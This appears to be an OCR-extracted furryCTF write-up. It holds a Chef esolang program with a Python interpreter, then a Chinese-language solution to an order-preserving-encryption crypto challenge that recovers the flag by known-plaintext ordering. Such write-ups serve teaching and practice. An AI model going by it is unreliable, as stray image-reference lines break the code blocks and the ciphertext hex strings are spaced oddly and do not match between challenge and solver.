Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add vanilla to the mixing bowl.
Clean the 2nd mixing bowl.
Put turmeric into the 2nd mixing bowl.
Put onions into the 2nd mixing bowl.
Clean the 2nd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add milk to the mixing bowl.
Add salt to the mixing bowl.
Add sugar to the mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
```

```
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 3rd mixing bowl.
Put oregano into the 3rd mixing bowl.
Put potatoes into the 3rd mixing bowl.
Put cheese into the 3rd mixing bowl.
Add parsley to the 3rd mixing bowl.
Remove paprika from the 3rd mixing bowl.
Clean the 3rd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add chicken to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 4th mixing bowl.
Put nutmeg into the 4th mixing bowl.
Remove onions from the 4th mixing bowl.
Put chicken into the 4th mixing bowl.
Clean the 4th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add flour to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 3rd mixing bowl.
Put oil into the 3rd mixing bowl.
Put ginger into the 3rd mixing bowl.
Add garlic to the 3rd mixing bowl.
Clean the 3rd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add flour to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 4th mixing bowl.
Put parsley into the 4th mixing bowl.
Put cinnamon into the 4th mixing bowl.
Put ginger into the 4th mixing bowl.
Remove pepper from the 4th mixing bowl.
Put butter into the 4th mixing bowl.
Clean the 4th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
```

```
Add eggs to the mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 3rd mixing bowl.
Put garlic into the 3rd mixing bowl.
Put potatoes into the 3rd mixing bowl.
Clean the 3rd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add vanilla to the mixing bowl.
Add salt to the mixing bowl.
Clean the 3rd mixing bowl.
Put potatoes into the 3rd mixing bowl.
Put potatoes into the 3rd mixing bowl.
Put paprika into the 3rd mixing bowl.
Add oil to the 3rd mixing bowl.
Clean the 3rd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add butter to the mixing bowl.
Clean the 5th mixing bowl.
Put paprika into the 5th mixing bowl.
Clean the 5th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add milk to the mixing bowl.
Add salt to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 3rd mixing bowl.
Put turmeric into the 3rd mixing bowl.
Clean the 3rd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add butter to the mixing bowl.
Clean the 3rd mixing bowl.
Put rosemary into the 3rd mixing bowl.
```

```
Put onions into the 3rd mixing bowl.
Put oregano into the 3rd mixing bowl.
Put vanilla into the 3rd mixing bowl.
Clean the 3rd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add butter to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 3rd mixing bowl.
Put oil into the 3rd mixing bowl.
Put pepper into the 3rd mixing bowl.
Put cinnamon into the 3rd mixing bowl.
Remove sage from the 3rd mixing bowl.
Put flour into the 3rd mixing bowl.
Clean the 3rd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add vanilla to the mixing bowl.
Clean the 2nd mixing bowl.
Put tomato into the 2nd mixing bowl.
Put cheese into the 2nd mixing bowl.
Clean the 2nd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add eggs to the mixing bowl.
Clean the 2nd mixing bowl.
Put tomato into the 2nd mixing bowl.
Put parsley into the 2nd mixing bowl.
Add turmeric to the 2nd mixing bowl.
Clean the 2nd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add chicken to the mixing bowl.
Clean the 4th mixing bowl.
Put thyme into the 4th mixing bowl.
Put paprika into the 4th mixing bowl.
Put sage into the 4th mixing bowl.
Add turmeric to the 4th mixing bowl.
Remove nutmeg from the 4th mixing bowl.
Clean the 4th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
```


```
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add milk to the mixing bowl.
Add sugar to the mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add flour to the mixing bowl.
Add salt to the mixing bowl.
Clean the 3rd mixing bowl.
Put parsley into the 3rd mixing bowl.
Put ginger into the 3rd mixing bowl.
Put eggs into the 3rd mixing bowl.
Clean the 3rd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add vanilla to the mixing bowl.
Add salt to the mixing bowl.
Clean the 4th mixing bowl.
Put oil into the 4th mixing bowl.
Put cheese into the 4th mixing bowl.
Put cinnamon into the 4th mixing bowl.
Add sage to the 4th mixing bowl.
Remove nutmeg from the 4th mixing bowl.
Clean the 4th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Clean the 5th mixing bowl.
Put sage into the 5th mixing bowl.
Put tomato into the 5th mixing bowl.
Add cinnamon to the 5th mixing bowl.
Clean the 5th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add chicken to the mixing bowl.
Clean the 2nd mixing bowl.
Put pepper into the 2nd mixing bowl.
Add cinnamon to the 2nd mixing bowl.
Remove basil from the 2nd mixing bowl.
Clean the 2nd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
```

```
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add vanilla to the mixing bowl.
Add salt to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 2nd mixing bowl.
Put turmeric into the 2nd mixing bowl.
Remove parsley from the 2nd mixing bowl.
Clean the 2nd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add milk to the mixing bowl.
Add salt to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 4th mixing bowl.
Put oregano into the 4th mixing bowl.
Put tomato into the 4th mixing bowl.
Put cumin into the 4th mixing bowl.
Add garlic to the 4th mixing bowl.
Remove tomato from the 4th mixing bowl.
Clean the 4th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add chicken to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 4th mixing bowl.
Put basil into the 4th mixing bowl.
Add tomato to the 4th mixing bowl.
Clean the 4th mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add flour to the mixing bowl.
Clean the 3rd mixing bowl.
Put garlic into the 3rd mixing bowl.
Put nutmeg into the 3rd mixing bowl.
Put oregano into the 3rd mixing bowl.
Clean the 3rd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
```


```
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add butter to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 2nd mixing bowl.
Put sage into the 2nd mixing bowl.
Put nutmeg into the 2nd mixing bowl.
Add basil to the 2nd mixing bowl.
Remove oregano from the 2nd mixing bowl.
Put sugar into the 2nd mixing bowl.
Clean the 2nd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add chicken to the mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add chicken to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 2nd mixing bowl.
Put sage into the 2nd mixing bowl.
Put cinnamon into the 2nd mixing bowl.
Remove cinnamon from the 2nd mixing bowl.
Put flour into the 2nd mixing bowl.
Clean the 2nd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add vanilla to the mixing bowl.
Add salt to the mixing bowl.
Clean the 3rd mixing bowl.
Put thyme into the 3rd mixing bowl.
Put honey into the 3rd mixing bowl.
Clean the 3rd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Refrigerate for 1 hour.

Serves 1.
"""

ingredients = {}
lines = code.splitlines()
ing_section = False
method_section = False
method_lines = []
```

```
for line in lines:
    line = line.strip()
    if not line:
        continue
    if line == "Ingredients.":
        ing_section = True
        continue
    if line == "Method.":
        ing_section = False
        method_section = True
        continue
    if ing_section:
        match = re.match(r'(\d+)\s+(?:g|kg|ml|l|dash|cup|tsp|tbsp|pinch)?\s+(.*)', line)
        if match:
            val = int(match.group(1))
            name = match.group(2)
            ingredients[name] = val
    if method_section:
        if line.startswith("Serves"):
            break
        method_lines.append(line)
bowls = {1: []}
baking_dish = []
def get_bowl(idx):
    if idx is None:
        idx = 1
    else:
        idx = int(idx)
    if idx not in bowls:
        bowls[idx] = []
    return bowls[idx]
for line in method_lines:
    match = re.match(r'Clean the (?:(\d+)(?:nd|rd|th|st)? )?mixing bowl\.', line)
    if match:
        idx = match.group(1)
        bowl = get_bowl(idx)
        bowl.clear()
        continue
    match = re.match(r'Put (.*) into the (?:(\d+)(?:nd|rd|th|st)? )?mixing bowl\.', line)
    if match:
        ing_name = match.group(1)
        idx = match.group(2)
        if ing_name in ingredients:
            get_bowl(idx).append(ingredients[ing_name])
        continue
    match = re.match(r'Add (.*) to the (?:(\d+)(?:nd|rd|th|st)? )?mixing bowl\.', line)
    if match:
        ing_name = match.group(1)
        idx = match.group(2)
        if ing_name in ingredients and get_bowl(idx):
            val = get_bowl(idx).pop()
            val += ingredients[ing_name]
            get_bowl(idx).append(val)
        continue
```

```
    match = re.match(r'Remove (.*) from the (?:(\d+)(?:nd|rd|th|st)? )?mixing bowl\.', line)
    if match:
        ing_name = match.group(1)
        idx = match.group(2)
        if ing_name in ingredients and get_bowl(idx):
            val = get_bowl(idx).pop()
            val -= ingredients[ing_name]
            get_bowl(idx).append(val)
        continue
    match = re.match(r'Combine (.*) into the (?:(\d+)(?:nd|rd|th|st)? )?mixing bowl\.', line)
    if match:
        ing_name = match.group(1)
        idx = match.group(2)
        if ing_name in ingredients and get_bowl(idx):
            val = get_bowl(idx).pop()
            val *= ingredients[ing_name]
            get_bowl(idx).append(val)
        continue
    match = re.match(r'Liquify contents of the (?:(\d+)(?:nd|rd|th|st)? )?mixing bowl\.', line)
    if match:
        pass
        continue
    match = re.match(r'Pour contents of the (?:(\d+)(?:nd|rd|th|st)? )?mixing bowl into the baking dish\.', line)
    if match:
        idx = match.group(1)
        bowl = get_bowl(idx)
        while bowl:
            val = bowl.pop()
            baking_dish.append(chr(val))
        continue

print("".join(baking_dish))
```



反转base64解码



Crypto

迷失

```
        cipher_bytes = long_to_bytes(cipher_int, 2)
        self.cache[cache_key] = cipher_bytes

        return cipher_bytes

    def encrypt_flag(self, flag: bytes) -> bytes:
        encrypted_parts = []

        for char in flag:
            char_bytes = bytes([char])
            encrypted_char = self.encrypt_char(char_bytes)
            encrypted_parts.append(encrypted_char)

        return b''.join(encrypted_parts)

def main():
    key = os.urandom(32)

    flag = b"Now flag is furryCTF{????????_?????_?????_??????????_????????_???} - made by QQ:3244118528 qwq"

    enc = Encryptor(key)

    encrypted_flag = enc.encrypt_flag(flag)

    print(f"m = {encrypted_flag.hex()}")

if __name__ == "__main__":
    main()

# m = 4ee06f407770280066806d006091674028006891734028006680 74f172007200790042715500 46e07b0050006d0065c06091734074f1720065c05
```

通过分析 `encrypt.py` 中的 `Encryptor` 类，发现：

1. **加密方式**: 使用了 AES-ECB 模式生成的伪随机数函数 `_pseudorandom_function`。
2. **核心逻辑 (`_encode`)**: 这是一个递归函数，它将明文空间 `[plain_low, plain_high]` 和密文空间 `[cipher_low, cipher_high]` 进行同步分割。


- 如果 `plaintext <= plain_mid`，则密文范围缩小到左半部分。
- 如果 `plaintext > plain_mid`，则密文范围缩小到右半部分。
- 过程中加入了随机扰动（由 key 决定），但对于同一个 key，这个过程是确定的。

3. **关键性质**: 这种加密算法是一种 **保序加密 (Order-Preserving Encryption, OPE)**。
   - 意味着：如果字符 A 的 ASCII 码小于字符 B，即 `A < B`，那么加密后的 `Enc(A) < Enc(B)`。
   - 这一性质是解题的突破口。

上脚本

```python
import struct

m_hex = "4ee06f407770280066806d006091674028006891734028006807 4f17200720079004271550046e07b0050006d0065c06091734074f1720065c05f4050f174f165c0720079005f404f7072003a6065c072005f405000720065c0734065c03af0768068916e8067405f406295720079007000740068916f406e805f406f4077706f407cf128002f4928006df06091650065c0280061e17900280050f150f13c5938d4382039403940379037903b8039d038203b802800714077707140"

def solve():
    ciphertexts = []
    for i in range(0, len(m_hex), 4):
        chunk = m_hex[i:i+4]
        val = int(chunk, 16)
        ciphertexts.append(val)
    prefix = "Now flag is furryCTF{"
    suffix = "} - made by QQ:3244118528 qwq"
    known_map = {}
    known_reverse_map = {}
    for i, char in enumerate(prefix):
        c_val = ciphertexts[i]
        known_reverse_map[c_val] = char
    suffix_len = len(suffix)
    for i, char in enumerate(suffix):
        c_val = ciphertexts[-suffix_len + i]
        known_reverse_map[c_val] = char
    sorted_pairs = sorted(known_reverse_map.items())

    print("[*] Generated Mapping Table from Known Plaintext:")
    for c_val, char in sorted_pairs:
        print(f"  {hex(c_val)} -> '{char}' ({ord(char)})")
    start_idx = len(prefix)
    end_idx = len(ciphertexts) - len(suffix)

    print(f"\n[*] Decrypting hidden part (indices {start_idx} to {end_idx})...")

    decoded_flag_part = ""

    for i in range(start_idx, end_idx):
        c_val = ciphertexts[i]

        if c_val in known_reverse_map:
            decoded_flag_part += known_reverse_map[c_val]
            continue
        lower = None
        upper = None
```


```
42
43          for k_c, k_char in sorted_pairs:
44              if k_c < c_val:
45                  lower = (k_c, k_char)
46              if k_c > c_val:
47                  upper = (k_c, k_char)
48                  break
49
50          if lower and upper:
51              l_c, l_char = lower
52              u_c, u_char = upper
53
54              char_gap = ord(u_char) - ord(l_char)
55              guessed_char = "?"
56
57              if char_gap == 2:
58                  guessed_char = chr(ord(l_char) + 1)
59              elif char_gap > 2:
60                  candidates = [chr(k) for k in range(ord(l_char)+1, ord(u_char))]
61                  if c_val == 0x5000 and 'P' in candidates:
62                      guessed_char = 'P'
63                  elif c_val == 0x4f70 and 'O' in candidates:
64                      guessed_char = 'O'
65                  elif c_val == 0x5f40 and '_' in candidates:
66                      guessed_char = '_'
67                  elif c_val == 0x3a60 and '6' in candidates:
68                      guessed_char = '6'
69                  elif c_val == 0x3af0 and '7' in candidates:
70                      guessed_char = '7'
71
72                  else:
73                      print(f"  [?] Ambiguous at index {i}: {hex(c_val)} is between
'{l_char}' and '{u_char}'. Candidates: {candidates}")
74
75              decoded_flag_part += guessed_char
76              if guessed_char != "?":
77                  known_reverse_map[c_val] = guessed_char
78                  sorted_pairs = sorted(known_reverse_map.items())
79
80          else:
81              decoded_flag_part += "?"
82
83      full_flag = prefix + decoded_flag_part + suffix
84      print(f"\n[+] Recovered Flag:\n{full_flag}")
85      import re
86      match = re.search(r'furryCTF\{.*?\}', full_flag)
87      if match:
88          print(f"\n[+] Flag: {match.group(0)}")
89  if __name__ == "__main__":
90      solve()
```



